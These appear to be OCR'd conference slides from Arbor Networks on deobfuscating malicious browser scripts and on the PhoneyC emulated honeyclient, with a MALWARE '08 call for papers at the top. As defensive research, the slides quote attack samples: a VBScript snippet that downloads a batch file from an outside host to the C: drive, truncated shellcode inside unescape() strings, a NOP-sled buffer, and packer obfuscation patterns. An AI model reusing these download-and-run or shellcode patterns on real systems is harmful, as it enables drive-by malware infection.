Malware 08 Call for Papers

3rd International Conference on Malicious and Unwanted Software (MALWARE '08)


7-8 October 2008 ≷ Alexandria, VA USA

Industry papers desired!

Theme - *Scaling the good guys*

Deadline for Submission of papers June 20, 2008 23:59:59 EST

ARBOR® NETWORKS



ARBOR NETWORKS

Automatic Browser Script Deobfuscation and Analysis

Jose Nazario
<jose@arbor.net>

Overview

- **JavaScript intro**
  - VBScript also
- **Obfuscation methods**
- **Anti-analysis methods**
- **Decoding approach**
- **Honeyclient - PhoneyC**

ARBOR NETWORKS

function f(arg) { … }

ARBOR NETWORKS

new X()

this.prop

ARBOR NETWORKS

Resilient browser

Exhaustive execution until success

```
 Sub tryMe
   On Error Resume Next
     test.HttpDownloadFile
"http://www.shinnai.altervista.org/shinna
i.bat", "c:\shinnai.bat"
     MsgBox("Exploit completed!")
  End Sub
```

Browser

Add-ons

<script />

<object classid="…" id="…">

var obj = new ActiveXObject("…")

set obj = CreateObject("…")

2006 - MOBB
2006 - String split, decode(), dF()

2007 - Multiple encoding
2007 - anti-analysis techniques
2007 - Metasploit, basic obfuscation

2008 - Continued IFRAME attacks

ARBOR NETWORKS

Obfuscation methods

“st” + “rin” + “g spli” + “t”

```
var eiuegwuew = decode;
var efeoiheoihew = eiuegwuew;
efeoiheoihew("%20%41…");
```

%20

%2020

%uffff

\x41

...

document.write(unencode(“%20%41…”);

Input

Javascript Encoder

This script will encode javascript to make it more difficult for people to read and/or steal. Just follow the directions below.

1. Enter your javascript (no HTML) in the box below.
2. Select the **Code Key** you want.
3. Press the **Encode** button.

```
<SCRIPT LANGUAGE="javascript">
// SAMPLE SCRIPT #1
alert('Hello World');
</SCRIPT>
```

Code Key: 1

Encode

Reset

Output

Select All...

```
<script
language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%6
```

Compression

Javascript compressor

Compress and obfuscate Javascript code online completely free using this compressor.

Paste your code: How to use?

```
alert("Hello");
```

Compress | Clear all > ADVANCED SETTINGS

```
eval(function(p,a,c,k,e,d){e=function(c){return
c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return
p}('1("0");',2,2,'Hello|alert'.split('|'),0,{}))
```

Common Packer Tools

- **Dojo ShrinkSafe**
  - Web2.0 script library, includes compressor
- **MOOtools (chooses one of the other standalone ones)**
  - Quite common in web2.0 sites, it seems
- **Dean Edwards Packer**
  - Quite common with the bad guys
  - Familiar? `eval(function(p,a,c,k,e,d...`
- **YUI compressor (Yahoo! Web2.0 script library)**
- **JsMin compressor**

- **Nice overview**
  - http://www.secureworks.com/research/threats/thepacker/?threat=thepacker

ARBOR NETWORKS

Stage 1

document.write(unescape(…))

Stage 2

dF(“Gqw97tqgq/U…”)

Stage 1

function dF(….)

Stage 2

dF(“Gqw97tqgq/U…”)


Stage 1

function dF(….)

Stage 2

```
function Cike() {
var Cikeqq575562708 =
unescape("%u54EB%u758B%u8B3C" +

"%u3574%u0378%u56F5%u768B%u0320%u33F
5%u49C9" + …
```


Stage 3 encoding
Stage 1 encoding
Exploit …
Stage 2 encoding

Anti-analysis methods

screen.size

arguments.callee().toString()

</textarea>

alert()

referrer

navigator.appVersion()
navigator.platform()
navigator.userAgent()

Things in our favor

Ships as source

Browser must reveal

Everything is a reference (JavaScript)

ARBOR NETWORKS

Goals

Malcode dropper

Screening pages

Testing malice

Approach

Self decoding

Execution sandbox

Solution

PhoneyC

Real browser

v.

Emulated browser

Virtual honeyclient

Python

Jscript
VBS

Open source

Spider Monkey

vb2py

Fetch page

Join script bodies
-JS
-VBS

Enumerate links
-img
-href
-iframe
-…

ARBOR NETWORKS

```
function document_obj() {
    this.write=function(s) { … }
    this.writeln=function(s) { … }
    this.location=''
}

document = new document_obj()
```

```
real_eval=eval
eval=my_eval

my_eval(e) {
     try { real_eval(e) }
     except …
}
```

ARBOR NETWORKS

PhoneyC JS Pre-amble

Output is
“function dF()…”

document.write(unescape(…))

!@?$@?#!

System throws exception as func dF() not known

dF(“Gqw97tqgq/U…”)

PhoneyC JS Pre-amble

Insert ->

function dF(….)

document.write(unescape(…))

dF() now defined

dF("Gqw97tqgq/U…")

PhoneyC JS Pre-amble

function dF(….)

Everything decoded

```
function Cike() {
var Cikeqq575562708 =
unescape("%u54EB%u758B%u8B3C" +

"%u3574%u0378%u56F5%u768B%u0320%u33F
5%u49C9" + …
```

```
onClick()

onload()
onunload()

setTimeout()
```

Dynamic analysis

AV scanning (ClamAV)

Future - static analysis

Vulnerability modules

```
function VulnModule() {
    this.myfn=function(s) {
        if (s.length > 1024) {
            add_alert("!!!");
        }
    }
}
```

ARBOR NETWORKS

```
function ActiveXObject(s) {
    this.ActiveX = new Array();
    this.ActiveX['a…'] = new VulnMod()
}
```

```
var obj = new VulnModule();
bigbuffer="%90…%41%4a…";
obj.myfn(bigbuffer);
```

```
this.watch(p, cb)

cb(prop, newv, oldv)
```

Challenges

Exhaustive execution

Memory inspection

```
document.write()
document.writeln()

createElement()
setAttribute()

…
```

Need some dynamic analysis

Roadmap

Integrate with libEmu
Python bidings to SpiderMonkey
Fix vb2py usage

Go 1.0!

ARBOR NETWORKS

mwcollect SVN repository

http://svn.mwcollect.org

More anti-analysis

Attacking analysis platform

Falsification

Better obfuscation

ARBOR NETWORKS

Thank you!